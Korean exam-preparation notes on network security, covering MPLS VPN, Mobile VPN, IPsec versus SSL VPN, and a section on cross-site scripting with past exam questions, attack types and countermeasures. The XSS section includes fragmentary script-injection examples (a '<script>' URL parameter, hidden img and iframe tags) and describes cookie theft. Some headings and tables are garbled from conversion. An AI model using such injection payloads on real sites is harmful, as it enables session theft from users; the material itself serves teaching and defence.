  - 가. MPLS VPN의 정의
    - MPLS VPN은 스위칭되는 패킷에 VPN레이블을 붙여서 MPLS 네트워크에 의해 스위칭되는 기술
    - 연결지향성 특징을 갖는 MPLS기술을 이용하여 공용의 인터넷 상에서 가상의 VPN(IP-VPN)을 구성하는 기술
  - 나. MPLS VPN특징
    - 1) 가입자별 트래픽분리 : 주소체계 및 라우팅 분리 Label에 의한 트래픽 분리 제공하여 가입 기업별로 분리된 사설망 서비스 제공(VPN 주소공간의 분리로 타 VPN으로의 보안 공격 불가)
    - 2) 전송품질보장(Class of Service) –현재 국내 통신사업자들은 MPLS VPN 부가서비스로 Cos를 제공하고 있으며, 4개 클래스까지 분류 제공
  2. MPLS VPN의 구성도 및 종류
    - 가. MPLS VPN의 구성도



동력에 기반 시장 확대 예상

나) QoS/CoS 구현 기술이 발전하고 고객의 요구가 높아짐

\* PE(Provider Edge) : 고객측 라우터(CE)가 접속하는 망측 edge 라우터

\* CE(Customer Edge): VPN망에 접속하는 고객측 edge 라우터

#### 나. MPBL VPN의 발전 방향

| 종류         | 설명                                                               |
|------------|------------------------------------------------------------------|
| Layer3 기반  | IP 백본망위에서 VPN 라우팅 정보의 분배는 BGP를 사용하고 트래픽의 포워딩을 위해서는 MPLS를 사용하는 기술 |
| Layer 2 기반 | 가입자 L2 스위치 간에 MPLS터널을 만들어 점대점 기반의 가상회선에 의해 MPLS VPN을 구현하는 방식     |

#### 3. MPLS VPN의 발전 방향

가) 영상회의, VoIP등 통합, DoS 공격 차단, 접속 속도 고속화, MPLS+이더넷 등

## 문제) MoVPN(Mobile Virtual Private Network)

답)

### 1. 모바일 환경의 안전한 데이터 통신을 위한 Mobile VPN의 개요

#### 가. Mobile VPN(Mobile Virtual Private Network)의 개념


- 보안에 취약한 모바일 네트워크 환경에서 신뢰성 있는 통신을 지원하기 위해 모바일 네트워크 구간에 적용한 VPN 암호화 기술

#### 나. MoVPN 필요성

| 구분            | 내용                                  |
|---------------|-------------------------------------|
| 모바일 금융 거래 증가  | - 주식, 은행 거래, 앱 결재 등 스마트 폰의 금융 거래 증가 |
| 모바일 환경의 보안 취약 | - 모바일 환경의 금융 거래에 대한 데이터 보안 취약       |

### 2. MoVPN의 구성도 및 구성요소

#### 가. MoVPN의 구성도




- VPN 적용을 통해서 데이터 전송 계층 과정에서의 악의적인 사용자의 개입을 방해, 사용자의 정상적인 데이터 보호

#### 나. MoVPN의 구성요소

| 구성요소              | 설명                                                            |
|-------------------|---------------------------------------------------------------|
| VPN Gateway       | - 다른 망과 연동을 위한 게이트웨이로 VPN 기능 제공                               |
| Mobile VPN Client | - VPN Client의 역할을 수행하는 실제 데이터의 전송을 요청하는 단말, 인증/암호화/복호화 수행     |
| Wireless network  | - mobile networking을 위한 통신 기반 환경<br>- 4G, LTE, Wireless LAN 등 |

#### 다. MoVPN 개념도(RFC-5265 기반)



- IPSec 을 이용한 VPN 구성으로 데이터 전송에 대한 기밀성, 신뢰성 보장

### 3. MoVPN의 장단점 비교

| 구분 | 장점                                                 | 단점                      |
|----|----------------------------------------------------|-------------------------|
| 내용 | 사용자는 로밍 시에도 접속상태를 유지 가능<br>- 끊기지 않는 애플리케이션 이전을 제공, | - 무선네트워크/단말기에<br>위협이 내재 |

|  |                                                                                                                                                 |
|--|-------------------------------------------------------------------------------------------------------------------------------------------------|
|  | <p>사용자가 다른 네트워크로 이동해도 개개의 애플리케이션에 재 로그인 필요없음</p> <p>- 직원의 생산성 향상 및 고객만족 증가</p> <p>- 사이버 범죄에 취약한 위험성<br/>초래 가능</p> <p>- 무선 보안 제품들에 대한 지식의 부족</p> |
|--|-------------------------------------------------------------------------------------------------------------------------------------------------|

\* 스마트워킹 환경에 적합한 모바일 VPN 구조(논문 or 정보기술학회논문집 2011.5월호)

## [문제풀이] 6. IPSEC VPN

### 문제 2번


IPSEC(Internet Protocol Security) VPN(Virtual Private Network)을 설명하고  
SSL (Secure Socket Layer) VPN과 비교하여 어떤 장단점이 있는지 설명하시오.

## [문제풀이] 6. IPSEC VPN


1. IPsec VPN의 개요
  - 가. IPsec VPN의 정의
    - 양 종단간의 안전한 통신을 지원하기 위해 IP계층을 기반으로 보안 프로토콜을 제공하는 개방형 프레임워크 기반의 가상의 사설망

### 나. IPsec VPN의 특징

- IP계층 패킷 기반의 인증 및 암호화 프로토콜 지원
- 차세대 인터넷 IPv6에서 기본으로 제공되는 보안 기술
- 전송계층 아래의 IPsec은 응용프로토콜/최종 사용자에 투명
- 보안 Gateway에서는 모든 트래픽에 대한 보안 서비스 제공 가능




## 2. IPSec VPN의 구성도 및 구성요소 가). IPSec VPN의 구성도



#### 4. IPSec VPN의 구성요소

| 구성요소               | 내 용                                                                                                                                                                                            |
|--------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 프로토콜               | <ul style="list-style-type: none"> <li>- 인증 프로토콜 (AH)</li> <li>- 암호화 프로토콜 (ESP)</li> </ul>                                                                                                     |
| 데이터베이스             | <ul style="list-style-type: none"> <li>- 보안 연계 데이터베이스 (SAD)</li> </ul>                                                                                                                         |
| 보안 정책 데이터베이스 (SPD) | <ul style="list-style-type: none"> <li>- 보안 정책과 연관된 파라메터 관리</li> <li>- 각 터널에 대한 보안 정책 유지</li> <li>- 모든 송수신 IP 패킷에 대해 적용</li> <li>- 보안 정책에 따라 IP 패킷에 대해 동작 지정</li> </ul>                        |
| 키 관리               | <ul style="list-style-type: none"> <li>- IKE (Internet Key Exchange protocol)</li> </ul>                                                                                                       |
| 보안연관               | <ul style="list-style-type: none"> <li>- SA (Security Association)           <ul style="list-style-type: none"> <li>- 전송되는 트래픽에 대해 보안 서비스를 제공하기 위한 두 IPSec 시스템간의 일방향 관계</li> </ul> </li> </ul> |

### 3. IPSec VPN의 프로토콜 및 SSL VPN과 비교 가). IPSec VPN의 프로토콜



| 구분 | AH                   | ESP                        |
|----|----------------------|----------------------------|
| 기능 | 메시지 인증, 무결성, 리플레이 방지 | 발신자 인증, 무결성, 기밀성           |
| 방식 | MAC 또는 일방향 해시 함수     | 대칭형 암호화, KMAC 또는 일방향 해시 함수 |

#### 4. IPSec VPN 과 SSL VPN의 비교

| 구분   | IPSec VPN                            | SSL VPN                                  |
|------|--------------------------------------|------------------------------------------|
| 접근제어 | 어플리케이션 차원의 정교한 접근제어<br>미흡            | 어플리케이션 차원의 정교한 접근제어 가능                   |
| 적용계층 | TCP/IP의 3계층                          | TCP/IP의 4계층                              |
| 지원성  | 별도의 소프트웨어 설치 필요                      | 웹 브라우저 자체 지원                             |
| 암호화  | DES/3DES/AES/RC4, MD5/SHA-1          | DES/3DES/RC4, MD5/SHA-1                  |
| 적합성  | Site to Site                         | Site to Remote                           |
| 장점   | -단대단 보안 가능<br>-중단 부하 없음              | -접속 및 관리의 편리성<br>-Client Server 모두 인증 가능 |
| 단점   | -운영과 관리가 복잡함<br>-Client Server 모두 불가 | -방화벽 443 포트 오픈<br>-중단 부하 발생 가능           |

|            |                                                                                                                                                                 |
|------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>토픽</b>  | XSS                                                                                                                                                             |
| <b>키워드</b> | 게시판에 악성스크립트 작성, 그 글을 본 사람의 쿠키정보를 빼내가는 방법<br>일반사용자 공격, 스크립트 자동실행, 스크립트 기능별 정보 유출, 게시글 기간 영향<br>공격 유형 : Reflective XSS (Non-Persistent), Stored XSS (Persistent), |
| <b>암기법</b> |                                                                                                                                                                 |

## 기출 문제


| 회차         | 과목   | 교시   | 문제                                                                                                                                                                                                                                                 |
|------------|------|------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 111        | 컴시응  | 1    | 10.크로스사이트 스크립트(XSS: Cross Site Script)<br><br>6. 웹해킹 공격을 사전에 예방하기 위하여 보안취약점 분석 및 시큐어 코딩(Secure Coding)의 중요성이 높아가고 있다.<br>(1) XSS(Cross Site Scripting)공격의 2 가지 유형에 대하여 설명하시오.<br>(2) 다음의 C 또는 JAVA 언어로 작성된 코드에 대하여 안전하지 않은 이유를 설명하고 안전한 코드로 변경하시오. |
| 99         | 컴시응  | 2    |                                                                                                                                                                                                                                                    |
| 93 회       | 조직응용 | 4 교시 | 4. 웹 취약점과 관련 OWASP Top-10 중 5 가지 이상 나열하고 XSS(Cross Site Scripting)에 대해 설명하시오. (참고 : W3C 의 Cascading Style Sheet 와 혼선을 피하기 위하여 Crosss Site Scripting 의 경우 약어를 XSS 로 표기함)                                                                            |
| 83         | 관리   | 1    | 7. XSS(Cross-Site Scripting)란 무엇이며, 2 가지 유형을 설명하시오.                                                                                                                                                                                                |
| 모의_2016.10 | 관리   | 4 교시 | 4. CSRF(Cross-Site Request Forgery)와 XSS(Cross-Site Scripting)에 대해 다음 질문을 설명하시오.<br>가. CSRF, XSS 각각의 개념 및 유형 설명<br>나. CSRF 와 XSS 차이점 설명                                                                                                            |
| 모의_2015.01 | 응용   | 1 교시 | 3. 크로스사이트 스크립팅(XSS, Cross-site Scripting)에 대해 설명하시오.                                                                                                                                                                                               |
| 모의_2014.07 | 관리   | 1 교시 | CSRF(Cross-site request forgery)를 정의하고 XSS(Cross-Site Scripting)와 공격방식 및 대응방법을 비교하여 설명하시오.                                                                                                                                                         |
| 모의_2013.06 | 관리   | 1 교시 | CSRF(Cross Site Request Forgery)와 XSS(Cross Site Scripting)를 비교하시오.                                                                                                                                                                                |
| 모의_2012.04 | 응용   | 2 교시 | OWASP Top 10 으로 제시된 주요 웹 어플리케이션 보안 위험에 대하여 설명하시오.<br>가. Injection<br>나. XSS(Cross-Site Scripting)<br>다. CSRF(Cross-site request forgery)                                                                                                           |
| 모의_2011.12 | 응용   | 2 교시 | 1. SW 개발과정에서 개발자 실수, 논리적 오류로 인해 발생할 수 있는 보안 취약점의 유형을 5 가지 이상 제시하고, 대표적 취약점인 'XSS'와 '버퍼 오버플로우'에 대한 불안전한 코드와 안전한 코드에 대한 예를 코딩사례를 들어 설명하시오.                                                                                                           |
| 모의_2011.11 | 공통   | 1 교시 | 6. XSS(Cross Site Scripting) 에 대해 설명하시오.                                                                                                                                                                                                           |
| 모의_2011.03 | 공통   | 1 교시 | 5. XSS(Cross Site Scripting)에 대하여 설명하시오.                                                                                                                                                                                                           |

## I. 개인정보 추출 해킹기법, XSS의 개요

### 가. XSS(Cross-Site Scripting)의 정의

- 타 사용자의 정보를 추출하기 위해 사용되는 공격기법으로 게시판에 악성 스크립트를 작성하여 다른 사람의 그 글을 보았을 때 그 글을 본 사람의 쿠키정보를 빼내가는 방법

### 나. XSS의 개념도




### 다. XSS의 특징

| 특징            | 내용                                                                             |
|---------------|--------------------------------------------------------------------------------|
| 일반 사용자 공격대상   | XSS 취약점은 웹서버를 공격하는 것이 아니라, <u>웹서버를 사용하는 일반 사용자를 공격대상으로 본다</u> 는 것이 다른 취약점과 구별됨 |
| 스크립트 자동실행     | 게시글을 열람하는 사용자는 인지하지 못하지만 <u>스크립트가 자동 실행 됨에 따라 해커의 명령을 스크립트가 수행하게 됨</u>         |
| 스크립트 기능별 정보유출 | 스크립트의 기능에 따라 게시글 열람하는 접속자 PC의 다양한 정보유출 가능                                      |
| 게시글 기간 영향     | 게시글이 존재하는 한 게시글 열람하는 많은 사용자가 피해 입는다는 문제점                                       |


## II. XSS 공격의 유형

### 가. Reflective XSS (Non-Persistent) 방식



|      |                                                                                                                                                                            |
|------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 공격과정 | - 클라이언트에서 제공한 데이터가 서버의 응답 페이지에 바로 포함되어 돌려지는 것을 악용하는 공격 방식<br>- 주로 스크립트가 포함된 링크의 클릭을 유도하고 악성 스크립트는 서버에 저장되지 않음<br>- 공격자는 악성 스크립트를 포함한 URL을 E-Mail이나 메신저를 이용하여 victim에게 노출시킴 |
| 사례   | URL의 CGI 인자에 악성 스크립트 코드 삽입<br>( <a href="http://www.a.co.kr/a.asp?id=1;&lt;script&gt;">http://www.a.co.kr/a.asp?id=1;&lt;script&gt;</a> 악성코드 </script>)                    |

#### 나. Stored XSS (Persistent) 방식



|      |                                                                                                             |
|------|-------------------------------------------------------------------------------------------------------------|
| 공격과정 | - 웹 서버를 매개로 웹 서버에 저장된 스크립트가 피해자의 시스템에서 실행되도록 하는 공격 방식<br>- 공격자는 악성 스크립트를 XSS에 취약한 웹 서버에 저장(예. 웹 게시판, 방명록 등) |
| 사례   | 같은 사이트를 방문하는 다른 사용자에게 보이는 입력부분<br>(<imgsrc= ~~~> 태그나, <iframe width=0 height=0 ~> 등으로 스크립트를 교묘하게 숨김)        |

### III. XSS 공격의 대응방안


| 대상자 | 공격방법    | 대응방법                                                       |
|-----|---------|------------------------------------------------------------|
| 개발자 | 쿠키정보 추출 | - 중요정보는 쿠키에 저장하지 않음 (예. 개인정보, 계정정보 등)<br>- 정기적으로 쿠키정보를 삭제함 |

|            |                 |                                                                      |
|------------|-----------------|----------------------------------------------------------------------|
|            | <b>특수문자 이용</b>  | - 특수문자 등록을 방지하기 위해 특수문자 필터링<br>- 사용자 입력 가능 문자 이외에는 모드 필터링            |
|            | <b>HTML 태그</b>  | - HTML 태그 사용금지<br>- 특히, < 문자 사용 시 &lt로 변환처리                          |
|            | <b>스크립트 공격</b>  | - Javascript로 시작하는 문자열은 모두 문자열 변환처리<br>- 악성 스크립트의 주기적으로 모니터링         |
| <b>사용자</b> | <b>링크 노출</b>    | - 해당 링크를 복사하여 직접 접근하는 방법 활용                                          |
|            | <b>브라우저 취약점</b> | - 최신 보안 패치를 정기적으로 수행하고 취약점 공격 대응<br>- 브라우저 내 개인정보 보안등급관리 기준을 상향으로 조정 |

### 3. 크로스사이트 스크립팅(XSS, Cross-site Scripting)에 대해 설명하시오.

#### 시스템응용

| 문제3)                                                                                                                                                                                                                            | 크로스사이트 스크립팅(Cross-Site Scripting) 설명                   |                |                        |                                                    |                                                        |  |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------|----------------|------------------------|----------------------------------------------------|--------------------------------------------------------|--|
| 답)                                                                                                                                                                                                                              |                                                        |                |                        |                                                    |                                                        |  |
| I. 사용자의 쿠키정보, 인강데이터 추출 기반 공격, XSS 개요.                                                                                                                                                                                           |                                                        |                |                        |                                                    |                                                        |  |
